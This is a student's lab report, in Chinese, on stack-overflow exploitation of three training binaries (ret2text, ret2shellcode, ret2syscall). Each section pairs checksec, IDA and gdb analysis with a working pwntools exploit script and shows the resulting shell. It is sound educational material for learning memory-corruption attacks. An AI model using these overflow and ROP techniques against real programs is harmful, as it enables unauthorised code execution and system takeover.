

网络攻防基础 实验2A 栈溢出攻击

*** 2023180186****


ret2text

攻击原理：通过栈溢出漏洞，覆盖程序返回地址，使程序控制流转移到二进制中原本恰好存在的某个函数地址，从而执行恶意代码。

首先使用 `checksec` 命令查看二进制文件信息，可以看到仅开启了NX保护。


```
(kali㉿kali)~/wlgfjc-ex02/ret2text
$ checksec --file=ret2text
RELRO      STACK Canary  NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortifi
ed      Fortifiable  FILE
Partial RELRO No canary found NX enabled No PIE      No RPATH      No RUNPATH      83 Symbols      No      0      2
ret2text
```

开启IDA，对二进制文件进行分析，按F5查看源代码。可以看到存在 `gets` 函数，即存在栈溢出漏洞的风险。




```
struction  Data  Unexplored  External symbol  Lumina function
IDA View-A  Pseudocode-A  Hex View-1
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s[100]; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(_bss_start, 0, 1, 0);
7     puts("There is something amazing here, do you know anything?");
8     gets(s);
9     printf("Maybe I will tell you next time !");
10    return 0;
11 }
```

继续分析二进制文件，可以看到二进制文件内存在secure函数。



```
1 void secure()
2 {
3     unsigned int v0; // eax
4     int input; // [esp+18h] [ebp-10h] BYREF
5     int secretcode; // [esp+1Ch] [ebp-Ch]
6
7     v0 = time(0);
8     srand(v0);
9     secretcode = rand();
10    __isoc99_scanf(&unk_8048760, &input);
11    if ( input == secretcode )
12        system("/bin/sh");
13 }
```

其中含有 `system("/bin/sh");`，查看汇编指令发现其地址 `0x0804863A`，若能控制程序返回地址至此，就可以得到系统shell。



```
.text:08048622 mov     [esp+4], eax
.text:08048626 mov     dword ptr [esp], offset unk_8048760
.text:0804862D call    __isoc99_scanf ; Call Procedure
.text:08048632 mov     eax, [ebp+input]
.text:08048635 cmp     eax, [ebp+secretcode] ; Compare Two Operands
.text:08048638 jnz     short locret_8048646 ; Jump if Not Zero (ZF=0)


.text:0804863A mov     dword ptr [esp], offset command ; "/bin/sh"
.text:08048641 call    _system ; Call Procedure

.text:08048646
.text:08048646 locret_8048646:
.text:08048646 leave    ; High Level Procedure Exit
.text:08048647 retn     ; Return Near from Procedure
.text:08048647 ; } // starts at 80485FD
.text:08048647 secure endp
```

接下来就要通过溢出攻击，突破缓冲区，将该函数的返回地址覆盖为 `0x0804863A`。要想做到这一点，需要准确定位缓冲区的位置，进而计算大小，并构造数据恰当的溢出缓冲区。

使用命令 `gdb ret2text` 打开调试器，可以使用 `disassemble main` 来查看二进制的汇编指令，也可以使用IDA来分析汇编指令。

可以看到，`s`的开始地址是基于`esp`的索引。需要对其进行调试才能得到`s`的地址。因此，对 `call _gets` 操作下断点，其指令地址为 `0x080486AE`。



```
0x080486a7 <+95>: lea     eax, [esp+0x1c]
0x080486ab <+99>: mov     DWORD PTR [esp], eax
0x080486ae <+102>: call    0x0804860 <gets@plt>
```

使用 `b *0x080486AE` 对其下断点，然后输入 `r` 来开始调试。

执行到断点后，弹出当前的情况。

```
[ Legend: Modified register | Code | Heap | Stack | String ]
$eax : 0xffffd28c → 0x00000001
$ebx : 0xf7e1dff4 → 0x0021dd8c
$ecx : 0xf7e1f9b8 → 0x00000000
$edx : 0x0
$esp : 0xffffd270 → 0xffffd28c → 0x00000001
$ebp : 0xffffd2f8 → 0x00000000
$esi : 0x080486d0 → <_libc_csu_init+0> push ebp
$edi : 0xf7fcbab0 → 0x00000000
$eip : 0x080486ae → <main+102> call 0x8048460 <gets@plt>
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
```

可以观察到目前 `esp=0xffffd270`，`ebp=0xffffd2f8`，同时 `s` 相对于 `esp` 的索引为 `esp+0x1c`。综上，可以得到

- 当前 `s` 的地址（与 `eax` 的地址相同）为 `0xffffd28c`
- `s` 相对于 `ebp` 的地址偏移为 `ebp - s = 0xffffd2f8 - 0xffffd28c = 0x6c`
- `s` 相对于返回地址的偏移为 `0x6c + 4`

据此，可以写出EXP。

```
#!/usr/bin/python3
from pwn import *

target = 0x804863A

sh = process('./ret2text')
sh.sendline(b'A' * (0x6c + 4) + p32(target))
sh.interactive()
```

执行，可以看到成功获取了shell。

```
(kali㉿kali)-[~/wlgfjc-ex02/ret2text]
$ /bin/python /home/kali/wlgfjc-ex02/ret2text/exp.py
[+] Starting local process './ret2text': pid 217652
[*] Switching to interactive mode
There is something amazing here, do you know anything?
Maybe I will tell you next time !$ whoami
kali
$
```


ret2shellcode

攻击原理：首先需要能够填充shellcode到**可读可写执行**的区域。接着利用栈溢出漏洞，覆盖返回地址到自行填充的shellcode处，改变程序控制流程，执行恶意操作。

首先利用 `checksec` 检查程序的开启的保护情况。

```
(kali㉿kali)-[~/wlgfjc-ex02/ret2shellcode]
└─$ checksec --file=ret2shellcode
RELRO      STACK Canary    NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortif
ied      Fortifiable  FILE
Partial RELRO No canary found NX disabled No PIE      No RPATH    No RUNPATH  79 Symbols  No    0    3
ret2shellcode
```

几乎没有开启保护。连NX保护都没有开启。使用IDA观察一下程序，可以看到仍然存在栈溢出漏洞风险。




```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s[100]; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(stdin, 0, 1, 0);
7     puts("No system for you this time !!!");
8     gets(s);
9     strncpy(buf2, s, 0x64u);
10    printf("bye bye ~");
11    return 0;
12 }
```

同时，也可以看到多了一个 `strncpy`，复制对应的字符串到 `buf2` 处。继续查看 `buf2` 的属性，可以看到 `buf2` 处在 `bss` 段中。

```
.bss:0804A080 public buf2
.bss:0804A080 ; char buf2[100]
.bss:0804A080 ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+buf2 db 64h dup(?)
.bss:0804A080 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+_bss ends
.bss:0804A080 ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+
```

接下来，要确定该 `bss` 段是否可以执行。使用 `gdb` 调试此二进制文件，在 `main` 函数处添加断点，使用 `vmmap` 命令查看详细信息。



```
gef> vmmap
[ Legend: Code | Heap | Stack ]
Start      End      Offset    Perm Path
0x08048000 0x08049000 0x00000000 r-x  /home/kali/wlgfjc-ex02/ret2shellcode/ret2shellcode
0x08049000 0x0804a000 0x00000000 r--  /home/kali/wlgfjc-ex02/ret2shellcode/ret2shellcode
0x0804a000 0x0804b000 0x00001000 rwx  /home/kali/wlgfjc-ex02/ret2shellcode/ret2shellcode
0xf7c00000 0xf7c22000 0x00000000 r--  /usr/lib32/libc.so.6
0xf7c22000 0xf7d9b000 0x00022000 r-x  /usr/lib32/libc.so.6
0xf7d9b000 0xf7e1c000 0x0019b000 r--  /usr/lib32/libc.so.6
0xf7e1c000 0xf7e1e000 0x0021b000 r--  /usr/lib32/libc.so.6
0xf7e1e000 0xf7e1f000 0x0021d000 rw-  /usr/lib32/libc.so.6
0xf7e1f000 0xf7e29000 0x00000000 rw-
0xf7fc2000 0xf7fc4000 0x00000000 rw-
0xf7fc4000 0xf7fc8000 0x00000000 r--  [vvar]
0xf7fc8000 0xf7fca000 0x00000000 r-x  [vdso]
0xf7fca000 0xf7fcb000 0x00000000 r--  /usr/lib32/ld-linux.so.2
0xf7fcb000 0xf7fed000 0x00001000 r-x  /usr/lib32/ld-linux.so.2
0xf7fed000 0xf7ffb000 0x00023000 r--  /usr/lib32/ld-linux.so.2
0xf7ffb000 0xf7ffd000 0x00030000 r--  /usr/lib32/ld-linux.so.2
0xf7ffd000 0xf7ffe000 0x00032000 rw-  /usr/lib32/ld-linux.so.2
0xffffdd000 0xfffffe000 0x00000000 rwx  [stack]
gef>
```

可以看到 `0x0804A080` 具有对应的权限 `rwx`，具备攻击条件。

接下来需要按照同样的套路确定返回地址的位置。使用命令 `b *0x08048593` 加入断点到 `call _gets` 操作中，输入 `c` 继续调试。

```
Breakpoint 2 at 0x8048593: file ret2shellcode.c, line 14.
gef> c
Continuing.
```

再次中断时可以看到当前s的地址为 0xffffd26c , ebp 的地址为 0xffffd2d8 , 其中差值为 0x6c 。可以得到s相对返回地址的偏移为 0x6c+4 。

```
$eax : 0xffffd26c → 0x00000001
$ebx : 0xf7e1dfff → 0x0021dd8c
$ecx : 0xf7e1f9b8 → 0x00000000
$edx : 0x0
$esp : 0xffffd250 → 0xffffd26c → 0x00000001
$ebp : 0xffffd2d8 → 0x00000000
$esi : 0x080485d0 → <__libc_csu_init+0> push ebp
$edi : 0xf7ffcba0 → 0x00000000
$eip : 0x08048593 → 0xfffe38e8 → 0x00000000
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
```

据此, 写出EXP。

```
#!/usr/bin/python3
from pwn import *

# buf2的起始地址, 也是写入shellcode的起始地址
# 需要作为最终溢出到返回地址的内容
target = 0x804a080

# 生成shellcode
shellcode = asm(shellcraft.sh())

sh = process("./ret2shellcode")
# 注意此处填充的长度
sh.sendline(shellcode + ((0x6c + 4) - len(shellcode)) * b'A' +
p32(target))
sh.interactive()
```

执行, 攻击成功。

```
(kali㉿kali)-[~/wlgfjc-ex02/ret2shellcode]
$ python3 exp.py
[+] Starting local process './ret2shellcode': pid 285836
[*] Switching to interactive mode
No system for you this time !!!
bye bye ~$ whoami
kali
$
```

ret2syscall


攻击原理：在二进制文件中存在各种指令操作。通过拼凑各种指令操作，覆盖寄存器中的值，最终利用系统调用来执行相关恶意操作。

在本例子中，会利用本二进制文件中的几段指令，分别改变四个寄存器中的值，让其变为执行获取shell的系统调用参数，最后通过int 0x80指令触发系统调用，操作系统根据寄存器中的值执行获取shell的系统调用操作，至此成功攻击。

首先利用 `checksec` 检查程序保护情况。可以看到NX保护开启。


```
(kali@kali)~/wlgfjc-ex02/ret2syscall
$ checksec --file=ret2syscall
RELRO      STACK CANARY      NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortifie
d          Fortifiable     FILE
Partial RELRO No canary found NX enabled No PIE      No RPATH    No RUNPATH  2255 Symbols No      0      0
ret2syscall
```

利用IDA查看二进制文件情况。



可以观察到同样存在 `gets` 函数，可能存在栈溢出漏洞。

对程序进行动态调试，与上文一致，下断点后跟踪执行流程，最终得到v4地址为 `0xffffd2ac`，算出相对于 `$ebp=0xffffd318` 的地址偏移为 `0x6C`，距离返回地址的偏移为 `0x6C+4=0x70`。



确认了返回地址偏移后，需要进一步在二进制文件中找到相关的指令片段（称为“gadgets”），进而编写溢出内容，最终控制跳转地址，以此达到控制寄存器、执行系统调用等操作目的。

要想通过系统调用最终获得shell，需要构造如下参数，对应C语言中指令 `execve("bin/sh", NULL, NULL)`。

```
系统调用号: eax = 0xb  
第一个参数: ebx 应指向 '/bin/sh'  
第二个参数: ecx = 0  
第三个参数: edx = 0
```

通过ROPgadget工具可以寻找有关的gadgets。首先搜寻与eax有关的gadgets。

```
ROPgadget --binary ret2syscall --only 'pop|ret' | grep  
'eax'
```

```
(kali㉿kali)-[~/wlgfjc-ex02/ret2syscall]  
$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'eax'  
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret  
0x080bb196 : pop eax ; ret  
0x0807217a : pop eax ; ret 0x80e  
0x0804f704 : pop eax ; ret 3  
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

可以看到，选取 `0x080bb196 : pop eax ; ret` 指令来控制eax寄存器较为合适。

类似的，寻找到控制其他寄存器的gadgets。

```
ROPgadget --binary ret2syscall --only 'pop|ret' | grep  
'ebx'
```

```

(kali㉿kali)-[~/wlgfjc-ex02/ret2syscall]
$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'ebx'
0x0809dde2 : pop ds ; pop ebx ; pop esi ; pop edi ; ret
0x0809dda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0805b6ed : pop ebp ; pop ebx ; pop esi ; pop edi ; ret
0x0809e1d4 : pop ebx ; pop ebp ; pop esi ; pop edi ; ret
0x080be23f : pop ebx ; pop edi ; ret
0x0806eb69 : pop ebx ; pop edx ; ret
0x08092258 : pop ebx ; pop esi ; pop ebp ; ret
0x0804838b : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080a9a42 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x10
0x08096a26 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x14
0x08070d73 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0xc
0x08048547 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 4
0x08049bfd : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 8
0x08048913 : pop ebx ; pop esi ; pop edi ; ret
0x08049a19 : pop ebx ; pop esi ; pop edi ; ret 4
0x08049a94 : pop ebx ; pop esi ; ret
0x080481c9 : pop ebx ; ret
0x080d7d3c : pop ebx ; ret 0x6f9
0x08099c87 : pop ebx ; ret 8
0x0806eb91 : pop ecx ; pop ebx ; ret
0x0806336b : pop edi ; pop esi ; pop ebx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0806eb68 : pop esi ; pop ebx ; pop edx ; ret
0x0805c820 : pop esi ; pop ebx ; ret
0x08050256 : pop esp ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0807b6ed : pop ss ; pop ebx ; ret

```

这里选取 `0x806eb91 : pop ecx ; pop ebx ; ret` 指令来控制ebx和ecx的值较为合适。

继续查找。 `ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'edx'`

```

(kali㉿kali)-[~/wlgfjc-ex02/ret2syscall]
$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'edx'
0x0806eb69 : pop ebx ; pop edx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
0x0806eb6a : pop edx ; ret
0x0806eb68 : pop esi ; pop ebx ; pop edx ; ret

```

这里选取 `0x0806eb6a : pop edx ; ret` 指令来控制edx的值较为合适。

最后，还需要寻找到 `"/bin/sh"` 字符串的位置和 `int 0x80` 指令的位置。使用命令 `ROPgadget --binary ret2syscall --string 'bin/sh'` 和命令 `ROPgadget --binary ret2syscall --only 'int'`

```

(kali㉿kali)-[~/wlgfjc-ex02/ret2syscall]
$ ROPgadget --binary ret2syscall --string '/bin/sh'
Strings information
=====
0x080be408 : /bin/sh

```



```
(kali㉿kali)-[~/wlgfjc-ex02/ret2syscall]
$ ROPgadget --binary ret2syscall --only 'int'
Gadgets information
=====
0x08049421 : int 0x80

Unique gadgets found: 1
```

得到两个地址。接着可以根据攻击原理构造ROP链，写出EXP。

```
#!/usr/bin/python3
from pwn import *

pop_eax_ret_addr = 0x080bb196
pop_ecx_ebx_ret_addr = 0x806eb91
bin_sh_addr = 0x080be408
pop_edx_ret_addr = 0x0806eb6a
syscall_addr = 0x08049421

# 填充的垃圾数据 offset=0x6c+4
# 修改eax值
# 修改ecx值、修改ebx值
# 修改edx值
# 系统调用指令 int 0x80
payload = ((0x6c + 4) * b'A' +
           p32(pop_eax_ret_addr) + p32(0xb) +
           p32(pop_ecx_ebx_ret_addr) + p32(0) + p32(bin_sh_addr) +
           p32(pop_edx_ret_addr) + p32(0) +
           p32(syscall_addr))

sh = process('./ret2syscall')
sh.sendline(payload)
sh.interactive()
```

ROP链具体构造原理：

- (1) 填充垃圾数据，将返回地址覆盖为 `0x080bb196`，即 `pop_eax_ret_addr` 处。
- (2) 程序继续执行，由于返回地址被覆盖，所以开始执行 `pop eax` 指令。执行 `pop eax` 时，栈顶指针处于 `0xb` 处，将其弹出到寄存器 `eax` 中。
- (3) 接下来执行 `ret` 指令，栈顶指针处于 `pop_ecx_ebx_ret_addr` 处（这里存放的是地址），将其弹出到寄存器 `eip` 中。
- (4) 程序继续执行，由于 `eip` 被 `ret` 指令覆盖，开始执行 `pop ecx` 指令。执行 `pop ecx` 时，栈顶指针处于0处，将其弹出到寄存器 `ecx` 中。

(5) 程序继续执行，开始执行 `pop ebx` 指令。执行 `pop ebx` 时，栈顶指针处于 `bin_sh_addr` 处（这里存放的同样是地址），将其弹出到 `ebx` 寄存器中。

(6) 接下来执行 `ret` 指令，以此类推，执行后程序下一步执行 `pop_edx_ret_addr` 处。结束后 `edx` 寄存器被修改为0。

(7) 最后执行 `int 0x80` 指令，开始系统调用。

(8) 成功获取shell。

攻击结果如图所示。

```
(kali㉿kali)-[~/wlgfjc-ex02/ret2syscall]
$ /bin/python /home/kali/wlgfjc-ex02/ret2syscall/exp.py
[+] Starting local process './ret2syscall': pid 72428
[*] Switching to interactive mode
This time, no system() and NO SHELLCODE!!!
What do you plan to do?
$ whoami
kali
$
```

